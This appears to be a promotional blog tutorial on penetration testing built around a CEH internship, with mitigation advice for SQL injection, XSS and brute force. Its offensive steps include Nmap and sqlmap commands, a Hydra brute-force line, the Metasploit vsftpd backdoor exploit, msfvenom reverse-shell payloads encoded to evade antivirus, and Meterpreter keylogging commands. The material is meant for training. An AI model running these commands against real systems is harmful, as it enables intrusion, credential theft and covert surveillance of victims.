Listen to this Post

Introduction:
The cybersecurity landscape in 2026 demands more than theoretical knowledge—it requires hands-on proficiency in offensive security tools and methodologies. As organizations increasingly adopt cloud-1ative architectures and AI-driven defenses, the role of ethical hackers has evolved from simple vulnerability scanners to strategic security advisors capable of identifying, exploiting, and mitigating complex attack vectors. The recent completion of a Certified Ethical Hacking (CEH) Penetration Testing Internship at TechBiz Security Academy highlights the growing importance of structured, practical training in network reconnaissance, web application security, and exploitation frameworks. This article provides a comprehensive technical guide covering the core competencies developed during such programs—from Nmap scanning and Burp Suite configuration to SQL injection exploitation and Metasploit fundamentals—equipping security professionals with actionable commands, configurations, and best practices for real-world engagements.
Learning Objectives & Secrets:
- Objective 1: Master Network Reconnaissance and Vulnerability Discovery – Develop proficiency in using Nmap for port scanning, OS fingerprinting, and vulnerability detection through the Nmap Scripting Engine (NSE). Secret tip: Combine `-sV` (version detection) with `–script vuln` to automatically correlate service versions with known CVEs, saving hours of manual research.
-
Objective 2: Exploit Web Application Vulnerabilities with Precision – Gain hands-on expertise in intercepting and modifying HTTP traffic using Burp Suite, identifying SQL injection and XSS vectors, and automating brute-force attacks. Secret tip: Configure Burp’s scope settings early to exclude out-of-scope URLs, preventing accidental disruption of production systems and reducing scan noise.
-
Objective 3: Execute Post-Exploitation and Persistence Techniques – Learn to leverage Metasploit’s Meterpreter for privilege escalation, credential harvesting, and lateral movement within compromised environments. Secret tip: Use `msfvenom` with encoders like `x86/shikata_ga_nai` to evade antivirus detection before delivering payloads.
You Should Know:
1. Network Reconnaissance & Enumeration with Nmap
Network reconnaissance forms the foundation of any penetration test. Nmap remains the industry standard for host discovery, port scanning, and service enumeration. For a comprehensive assessment, start with a ping sweep to identify live hosts, then perform detailed port scans with version and OS detection.
Step‑by‑Step Guide:
Step 1: Host Discovery
 Ping sweep to identify live hosts on a subnet
nmap -sn 192.168.1.0/24
Step 2: Comprehensive Port Scan with Service Detection
 Scan all ports (-p-), skip host discovery (-Pn), detect versions (-sV), and enable OS detection (-O)
nmap -p- -Pn -sV -O 192.168.1.100
The `-p-` flag scans all 65,535 ports, while `-sV` probes open ports to determine service versions. On Linux/macOS, SYN scans (-sS) require root privileges via sudo. On Windows, run the command prompt as Administrator and ensure Npcap is installed.
Step 3: Vulnerability Scanning with NSE
 Run vulnerability scripts against a target
nmap -p- -Pn -sV --script "vuln,ssl-enum-ciphers,http-enum,smb-enum" --script-timeout 30s 192.168.1.100 -oA vuln_scan
This command executes all vulnerability-related NSE scripts, enumerates SSL ciphers, HTTP endpoints, and SMB shares, with a 30-second timeout per script. Results are saved in three formats (.nmap, .gnmap, .xml) using the `-oA` flag.
Step 4: Aggressive Stealth and Detection Scan
 Aggressive scan combining OS detection, version detection, and traceroute
nmap -sS -sV -O -A -p- 192.168.1.100
The `-A` flag enables OS detection, version detection, script scanning, and traceroute in a single pass.
2. Web Application Security & Burp Suite Configuration
Burp Suite is the quintessential tool for web application penetration testing. Proper configuration ensures accurate traffic interception, targeted scanning, and efficient vulnerability discovery.
Step‑by‑Step Guide:
Step 1: Configure Burp Proxy
- Launch Burp Suite and navigate to Proxy > Options.
- Ensure the proxy listener is active on
127.0.0.1:8080. - In your browser (Firefox recommended), configure the HTTP proxy to use
127.0.0.1:8080. Alternatively, install the FoxyProxy extension for quick proxy switching.
Step 2: Install Burp’s CA Certificate
- In Burp, go to Proxy > Options > Import / Export CA Certificate.
2. Export the certificate as a `.der` file.
- In Firefox, navigate to Settings > Privacy & Security > Certificates > View Certificates > Authorities > Import, and load the `burp_ca.der` file.
Step 3: Define Target Scope
- In Burp, go to the Target tab and select Scope.
- Add the target host(s) and URL prefixes you intend to test.
- Configure “Out-of-scope” URL prefixes to exclude sensitive areas (e.g., admin panels, logout endpoints) from automated scanning.
Step 4: Configure Scan Settings
1. Navigate to Scan settings > Scan configuration.
- For comprehensive coverage, set Crawling > Crawl strategy to “Most complete”.
3. For faster scans, set it to “Fastest”.
- If the application uses authentication, configure static authentication headers or cookies.
Step 5: Perform Automated and Manual Testing
- Use the Repeater tool to manually modify and resend requests for testing injection points.
- Use the Intruder tool for automated brute-force and fuzzing attacks.
- Leverage the Scanner (Burp Suite Professional) for automated vulnerability detection.
- SQL Injection & Cross-Site Scripting (XSS) Exploitation and Mitigation
SQL Injection (SQLi) and Cross-Site Scripting (XSS) remain the most prevalent web application vulnerabilities. In 2026, SQLi continues to rank among the OWASP Top 10, with modern defenses focusing on parameterized queries and input validation.
SQL Injection Exploitation (Educational/Lab Environment Only):
Step 1: Identify Injection Points
- Use Burp Suite to intercept requests and identify URL parameters or POST data that interact with a database.
- Insert a single quote (
') into a parameter and observe error messages indicating SQL syntax errors.
Step 2: Exploit with `sqlmap`
 Automated SQL injection exploitation
sqlmap -u "http://target.com/page?id=1" --batch --dbs
`sqlmap` automates detection and exploitation of SQL injection flaws. Always use `–batch` for non-interactive execution.
SQL Injection Prevention (Production Environments):
- Use Parameterized Queries (Prepared Statements): Never concatenate user input directly into SQL queries. Example (Python/MySQL):
cursor.execute("SELECT FROM users WHERE username = %s AND password = %s", (user, pass)) - Employ ORMs Correctly: Use Object-Relational Mapping frameworks like Hibernate or Entity Framework, but audit raw-query escape hatches.
- Enforce Least-Privilege Database Accounts: Restrict database user permissions to only what is necessary.
- Apply Input Validation: Validate all user input for type, length, and format on the server side.
- Implement a Web Application Firewall (WAF): Deploy a WAF to provide a virtual patch for legacy code that cannot be rewritten immediately.
Cross-Site Scripting (XSS) Exploitation (Educational/Lab Environment Only):
Step 1: Identify Reflected XSS
- Insert a simple payload like `` into a search field or URL parameter.
- If the script executes in the browser, the application is vulnerable to reflected XSS.
XSS Prevention (Production Environments):
- Output Encoding: Encode all output data based on the context (HTML, JavaScript, CSS, URL).
- Implement Content Security Policy (CSP): Use CSP headers to restrict the sources from which scripts can be loaded.
- Use Framework Escaping: Leverage built-in escaping mechanisms in modern frameworks like React, Angular, or Vue.js.
- Adopt Trusted Types API: This API ensures that input is passed through a transformation function before being passed to an API that might execute it, significantly reducing DOM-based XSS risks.
- Sanitize User Input: Use sanitization libraries to strip dangerous HTML tags from user-generated content.
4. Authentication & Brute-Force Testing
Weak authentication mechanisms are a primary attack vector. Penetration testers must assess password policies, multi-factor authentication (MFA) implementations, and session management.
Step‑by‑Step Guide:
Step 1: Enumerate Valid Usernames
- Use Burp Intruder with a username wordlist to observe differences in response length or error messages.
- Common tools:
hydra,medusa, or `nmap` with HTTP scripts.
Step 2: Perform Brute-Force Attacks
 Hydra brute-force against HTTP POST login
hydra -L usernames.txt -P passwords.txt target.com http-post-form "/login:user=^USER^&pass=^PASS^:Invalid credentials"
Replace `usernames.txt` and `passwords.txt` with appropriate wordlists. Adjust the failure string based on the application’s error message.
Step 3: Test for Rate Limiting and Account Lockout
– Attempt multiple failed logins in quick succession.
– Observe if the application implements account lockout or rate-limiting mechanisms.
– If absent, the application is vulnerable to automated brute-force attacks.
Mitigation Strategies:
- Implement rate limiting on login endpoints.
- Enforce strong password policies (minimum length, complexity, and history).
- Require multi-factor authentication (MFA) for all sensitive accounts.
- Use CAPTCHA or other challenge-response mechanisms to deter automated attacks.
5. Metasploit & Exploitation Fundamentals
Metasploit is the most widely used exploitation framework, providing a comprehensive suite of tools for developing and executing exploit code against remote targets.
Step‑by‑Step Guide:
Step 1: Launch Metasploit Console
 Start msfconsole (use -q to suppress banner)
msfconsole -q
Step 2: Search for Exploits
msf6 > search vsftpd
Search for exploits related to a specific service or CVE.
Step 3: Select and Configure an Exploit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > set RHOSTS 192.168.1.100
msf6 > set PAYLOAD cmd/unix/interact
msf6 > run
This example exploits the vsftpd 2.3.4 backdoor on a vulnerable target.
Step 4: Generate Custom Payloads with `msfvenom`
 Generate a Windows 64-bit Meterpreter reverse TCP payload
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f exe -o shell.exe
Replace `LHOST` with your IP address and `LPORT` with your desired listening port. Use the `-e` flag to specify an encoder for evasion:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -e x86/shikata_ga_nai -f exe -o shell_encoded.exe
Step 5: Set Up a Listener
msf6 > use exploit/multi/handler
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 10.10.10.10
msf6 > set LPORT 4444
msf6 > run
The multi/handler module listens for incoming connections from the executed payload.
Step 6: Post-Exploitation with Meterpreter
Once a session is established, use Meterpreter commands:
meterpreter > ipconfig  View network configuration
meterpreter > upload /local/file.txt C:\  Upload files to target
meterpreter > run post/windows/gather/checkvm  Check if target is a VM
meterpreter > keyscan_start  Start keylogging
meterpreter > screenshare -q 100  Take screenshots
What Undercode Say:
- Key Takeaway 1: The transition from classroom theory to practical, hands-on experience is the critical differentiator in cybersecurity education. Internships like the one at TechBiz Security Academy bridge the gap between CEH certification and real-world penetration testing competence.
-
Key Takeaway 2: Modern offensive security demands proficiency across a diverse toolchain—from Nmap and Burp Suite for reconnaissance and web testing, to Metasploit for exploitation and post-exploitation. Mastery of these tools, combined with secure coding knowledge for vulnerability mitigation, defines the well-rounded ethical hacker.
-
Key Takeaway 3: The CEH certification provides a strong foundation, but the true value lies in continuous learning and practical application. Organizations increasingly seek professionals who can not only identify vulnerabilities but also articulate risks and recommend effective remediation strategies.
Prediction:
-
+1 The demand for certified ethical hackers with practical internship experience will continue to surge as organizations prioritize proactive security measures over reactive incident response. By 2027, hands-on training programs may become a prerequisite for entry-level cybersecurity roles.
-
+1 The integration of AI-powered tools into penetration testing workflows will accelerate, enabling faster vulnerability discovery and more sophisticated exploitation techniques. Ethical hackers who embrace AI-assisted testing will gain a competitive advantage.
-
-1 The persistent prevalence of SQL injection and XSS vulnerabilities indicates that secure coding practices are still not universally adopted. Without widespread developer education and automated code scanning, these OWASP Top 10 risks will remain a significant threat.
-
-1 As exploitation frameworks like Metasploit become more accessible, the barrier to entry for malicious actors lowers. This necessitates continuous advancement in defensive technologies, including AI-driven intrusion detection and zero-trust architectures.
-
+1 The emphasis on VAPT (Vulnerability Assessment and Penetration Testing) and offensive security in academic and training programs will produce a new generation of security professionals capable of defending against evolving cyber threats. The convergence of ethical hacking methodologies with cloud security and DevSecOps practices will define the next frontier of cybersecurity.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=3Kq1MIfTWCE
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eMKVHmWn – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


